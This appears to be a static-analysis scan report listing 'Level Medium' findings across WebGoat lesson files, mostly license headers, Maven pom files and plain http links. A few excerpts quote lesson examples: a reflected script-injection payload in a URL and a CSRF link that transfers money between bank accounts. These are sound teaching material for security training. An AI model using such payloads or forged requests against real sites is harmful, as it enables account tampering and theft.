webgoat-lessons/cross-site-
scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredCrossSiteScriptingVerifier.j
ava:2
```

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredXssComments.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:3

Level Medium

```
1 <!DOCTYPE html>
```

```
2
```

3 <html xmlns:th="http://www.thymeleaf.org">

```
4
```

```
5 <div class="lesson-page-wrapper">
```

```
6     <div class="adoc-content" th:replace="doc:CrossSiteScripting_plan.adoc"></div>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingMitigation.html:3

Level Medium

```
1 <!DOCTYPE html>
```

```
2
```

3 <html xmlns:th="http://www.thymeleaf.org">

```
4
```

```
5 <div class="lesson-page-wrapper">
6     <div class="adoc-content"
th:replace="doc:CrossSiteScriptingMitigation_plan.adoc"></div>
```

webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5 <div class="lesson-page-wrapper">
6     <div class="adoc-content"
th:replace="doc:CrossSiteScriptingStored_plan.adoc"></div>
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content3.adoc:14

Level Medium

```
11 * Insertion of hostile and inappropriate content
12 +
13 ----
14 GoodYear recommends buying BridgeStone tires...
16 ----
17
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:55

Level Medium

52 You want people to access the page like this:

53

54 ----

55 `http://hostname.com/mywebapp/main.jsp?first_name=John&last_name=Smith`

56 ----

57

58 But what happens if someone uses this link:

`webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:60`

Level Medium

57

58 But what happens if someone uses this link:

59 ----

60 `http://hostname.com/mywebapp/main.jsp?first_name=<script>alert("XSS Test")</script>`

61 ----

62

63 === It is your turn!

`webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:35`

Level Medium

32

33 `$_selector.*text*(someEncodeHtmlMethod(userInputHere))_`

34

35 ...if you only want the text of what is output by the user
(<http://stackoverflow.com/questions/9735045/is-jquery-text-method-xss-safe#9735118>)

36

37 ===== Backbone.js

38 (One character can make such a difference)

webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:40

Level Medium

```
37 ===== Backbone.js  
38 (One character can make such a difference)  
39
```

40 <http://underscorejs.org/#template>

```
41  
42 https://nvisium.com/blog/2015/05/21/dont-break-your-backbone-xss-mitigation.html  
43
```

webgoat-lessons/cross-site-scripting/src/main/resources/lessonSolutions/html/CrossSiteScripting.html:3

Level Medium

```
1 <!DOCTYPE html>  
2  
3 <html xmlns:th="http://www.thymeleaf.org">  
  
4  
5  
6
```

webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingTest.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/StoredXssCommentsTest.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/crypto/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">  
3     <modelVersion>4.0.0</modelVersion>  
4     <artifactId>crypto</artifactId>
```

webgoat-lessons/crypto/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3     <modelVersion>4.0.0</modelVersion>
```

```
4 <artifactId>crypto</artifactId>
5 <packaging>jar</packaging>
```

webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/Crypto.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 * please see http://www.owasp.org/
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-
lessons/crypto/src/main/java/org/owasp/webgoat/crypto/EncodingAssignment.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 * please see http://www.owasp.org/
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-
lessons/crypto/src/main/java/org/owasp/webgoat/crypto/HashingAssignment.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 * please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-
lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SecureDefaultsAssignment.java
:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-
lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SigningAssignment.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-
lessons/crypto/src/main/java/org/owasp/webgoat/crypto/XOREncodingAssignment.java:

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:3

Level Medium

```
1 <!DOCTYPE html>  
2  
  
3 <html xmlns:th="http://www.thymeleaf.org">  
  
4 <header>  
5 <script>  
6 /**
```

webgoat-lessons/crypto/src/main/resources/lessonSolutions/html/crypto.html:3

Level Medium

```
1 <!DOCTYPE html>  
2  
  
3 <html xmlns:th="http://www.thymeleaf.org">  
  
4  
5  
6
```

webgoat-lessons/csrf/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>csrf</artifactId>
```

webgoat-lessons/csrf/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>csrf</artifactId>
5     <packaging>jar</packaging>
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFConfirmFlag1.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
  please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFFeedback.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFGetFlag.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRF.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFLogin.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/ForgedReviews.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/Review.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5 <div class="lesson-page-wrapper">
6   <div class="adoc-content" th:replace="doc:CSRF_intro.adoc"></div>
```

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_ContentType.adoc:20

Level Medium

```
17 }
18 ----
19
```

20 More information can be found [http://pentestmonkey.net/blog/csrf-xml-post-request\[here\]](http://pentestmonkey.net/blog/csrf-xml-post-request[here])

```
21
22 Remember you need to make the call from another origin (WebWolf can help here) and
you need to be logged in into
23 WebGoat.
```

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_GET.adoc:5

Level Medium

```
2
3 This is the most simple CSRF attack to perform. For example you receive an e-mail with the
following content:
4
```

```
5 `<a
href="http://bank.com/transfer?account_number_from=123456789&account_number_to=9
87654321&amount=100000">View my Pictures!</a>`
```

```
6
7 If the user is still logged in to the website of bank.com this simple GET request will transfer
money from one account to another.
8 Of course in most cases the website might have multiple controls to approve the
```

request.

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Impact_Defense.adoc:13

Level Medium

10

11 This is a new extension which modern browsers support which limits the scope of the cookie such that it will only be

12 attached to requests if those requests are 'same-site'

13 For example requests for `http://webgoat.org/something` will attach same-site cookies if the request is initiated from

14 `webgoat.org`.

15 There are two modes, strict and lax. The first one does not allow cross site request, this means when you are on

16 github.com and you want to like it through Facebook (and Facebook specifies same-site as strict) you will be

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:16

Level Medium

13

14 {blank}

15

16 image::images/login-csrf.png[caption="Figure: ", title="Login CSRF from Robust Defenses for Cross-Site Request Forgery", width="800", height="500", style="lesson-image" link="http://seclab.stanford.edu/seclab/courses/cs544/robust-defenses-for-cross-site-request-forgery.pdf#page=11"]

17

18 {blank}

19 For more information read the following

<http://seclab.stanford.edu/websec/csrf/csrf.pdf>[paper].

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:19

Level Medium

16 image::images/login-csrf.png[caption="Figure: ", title="Login CSRF from Robust Defenses for Cross-Site Request Forgery", width="800", height="500", style="lesson-image"]
link="http://seclab.stanford.edu/seclab/stanford.ed...

17

18 {blank}

19 For more information read the following

<http://seclab.stanford.edu/websec/csrf/csrf.pdf>[paper].

20

21 In this assignment try to see if WebGoat is also vulnerable for a login CSRF attack.

22 Leave this tab open and in another tab create a user based on your own username prefixed with `csrf`.

webgoat-lessons/csrf/src/test/java/org/owasp/webgoat/csrf/CSRFFeedbackTest.java:2

Level Medium

1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

3 *

4 * Copyright (c) 2002 - 2019 Bruce Mayhew

5 *

webgoat-lessons/html-tampering/pom.xml:1

Level Medium

1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2 xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3 <modelVersion>4.0.0</modelVersion>

4 <artifactId>html-tampering</artifactId>

webgoat-lessons/html-tampering/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  ...
  <modelVersion>4.0.0</modelVersion>
  <artifactId>html-tampering</artifactId>
  <packaging>jar</packaging>
```

webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTampering.java:10

Level Medium

```
7 /**
8 *
*****  
***  
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.  
10 * please see http://www.owasp.org/  
  
11 * <p>  
12 * Copyright (c) 2002 - 2014 Bruce Mayhew  
13 * <p>
```

webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTamperingTask.java:

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/html-tampering/src/main/resources/html/HtmlTampering.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5 <div class="lesson-page-wrapper">
6   <div class="adoc-content" th:replace="doc:HtmlTampering_Intro.adoc"></div>
```

webgoat-lessons/http-basics/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <artifactId>http-basics</artifactId>
```

webgoat-lessons/http-basics/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
```

```
4 <artifactId>http-basics</artifactId>
5 <packaging>jar</packaging>
```

webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasics.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsLesson.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsQuiz.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5     <div class="lesson-page-wrapper">
6         <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/http-basics/src/main/resources/lessonSolutions/html/HttpBasics.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5
6
```

webgoat-lessons/http-proxies/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>http-proxies</artifactId>
```

webgoat-lessons/http-proxies/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>http-proxies</artifactId>
5     <packaging>jar</packaging>
```

webgoat-lessons/http-
proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequest.java:
2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/http-
proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpProxies.java:10

Level Medium

```
7 /**
8 *
*****  
***  
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.  
10 * please see http://www.owasp.org/  
  
11 * <p>  
12 * Copyright (c) 2002 - 20014 Bruce Mayhew  
13 * <p>
```

webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:3

Level Medium

```
1 <!DOCTYPE html>  
2  
  
3 <html xmlns:th="http://www.thymeleaf.org">  
  
4  
5   <div class="lesson-page-wrapper">  
6     <div class="adoc-content" th:replace="doc:0overview.adoc"></div>
```

webgoat-lessons/http-proxies/src/main/resources/lessonPlans/en/9manual.adoc:18

Level Medium

```
15  
16 image::images/newlocalhost.png[Hosts file,style="lesson-image"]  
17
```

18 Then in your browser use <http://www.webgoat.local:8080/WebGoat> as the address.

```
19  
20 === Configure browser to use proxy  
21
```

webgoat-lessons/http-

```
proxies/src/test/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequestTest.j  
ava:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

```
webgoat-lessons/idor/pom.xml:1
```

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">  
3     <modelVersion>4.0.0</modelVersion>  
4     <artifactId>idor</artifactId>
```

```
webgoat-lessons/idor/pom.xml:2
```

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3     <modelVersion>4.0.0</modelVersion>  
4     <artifactId>idor</artifactId>  
5     <packaging>jar</packaging>
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORDiffAttributes.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOR.java:10

Level Medium

```
7 /**  
8 *  
*****  
***  
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.  
10 * please see http://www.owasp.org/  
  
11 * <p>  
12 * Copyright (c) 2002 - 2014 Bruce Mayhew  
13 * <p>
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORLogin.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-
lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOtherProfile.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-
lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfileAltUrl.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/UserProfile.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/idor/src/main/resources/html/IDOR.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">  
2  
3 <div class="lesson-page-wrapper">  
4   <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/idor/src/main/resources/lessonPlans/en/IDOR_intro.adoc:40

Level Medium

```
37 * https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control  
38 *  
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Preventi  
on_Cheat_Sheet.html  
39 * https://www.owasp.org/index.php/Top_10_2013-A4-  
Insecure Direct Object References  
40 * http://cwe.mitre.org/data/definitions/639.html
```

webgoat-lessons/insecure-deserialization/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">  
3     <modelVersion>4.0.0</modelVersion>  
4     <artifactId>insecure-deserialization</artifactId>
```

webgoat-lessons/insecure-deserialization/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">  
  
3     <modelVersion>4.0.0</modelVersion>  
4     <artifactId>insecure-deserialization</artifactId>  
5     <packaging>jar</packaging>
```

webgoat-lessons/insecure-
deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializatio
~

java:10

Level Medium

```
7 /**
8 *
*****
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.
10 * please see http://www.owasp.org/
11 * <p>
12 * Copyright (c) 2002 - 2014 Bruce Mayhew
13 * <p>
```

webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializationTask.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/insecure-deserialization/src/main/resources/html/InsecureDeserialization.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5   <div class="lesson-page-wrapper">
```

```
6     <div class="adoc-content" th:replace="doc:InsecureDeserialization_Intro.adoc"></div>
```

webgoat-lessons/insecure-login/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3     <modelVersion>4.0.0</modelVersion>
```

```
4     <artifactId>insecure-login</artifactId>
```

webgoat-lessons/insecure-login/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3     <modelVersion>4.0.0</modelVersion>
```

```
4     <artifactId>insecure-login</artifactId>
```

```
5     <packaging>jar</packaging>
```

webgoat-lessons/insecure-
login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLogin.java:10

Level Medium

```
7 /**
8 *
*****
```

```
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.
```

```
10 * please see http://www.owasp.org/
```

```
11 * <p>
12 * Copyright (c) 2002 - 20014 Bruce Mayhew
13 * <p>
```

webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLoginTask.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:3

Level Medium

```
1 <!DOCTYPE html>
2
```

```
3 <html xmlns:th="http://www.thymeleaf.org">
```

```
4
5 <div class="lesson-page-wrapper">
6   <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/jwt/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>jwt</artifactId>
```

webgoat-lessons/jwt/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>jwt</artifactId>
5     <packaging>jar</packaging>
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTFinalEndpoint.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWT.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JTRefreshEndpoint.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JTVotesEndpoint.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/votes/Vote.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/jwt/src/main/resources/html/JWT.html:3

Level Medium

```
1 <!DOCTYPE html>  
2  
3 <html xmlns:th="http://www.thymeleaf.org">  
  
4 <header>  
5 <script>  
6 $(document).ready(
```

webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:85

Level Medium

82 with regards to cookies. The best place to use a JWT token is between server to server communication. In a normal web

83 application you are better off using plain old cookies. See for more information:
84

85 - <http://cryto.net/~joepie91/blog/2016/06/13/stop-using-jwt-for-sessions/> [stop-using-jwt-for-sessions, window=_blank]

